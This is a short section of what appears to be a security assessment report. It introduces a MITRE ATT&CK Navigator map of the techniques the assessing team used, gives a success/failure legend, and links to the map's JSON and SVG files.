
# MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that CPT used throughout the assessment.

Legend:

Performed successfully

Failure to perform



JSON File:

<https://drive.google.com/file/d/1L51AQdxhJCLJUF0ISTVISBYm2DgROur/view?usp=sharing>

SVG File:

<https://drive.google.com/file/d/1dtHMfsqAz4DhCmuZP1JtGYhwKJ47biqP/view?usp=sharing>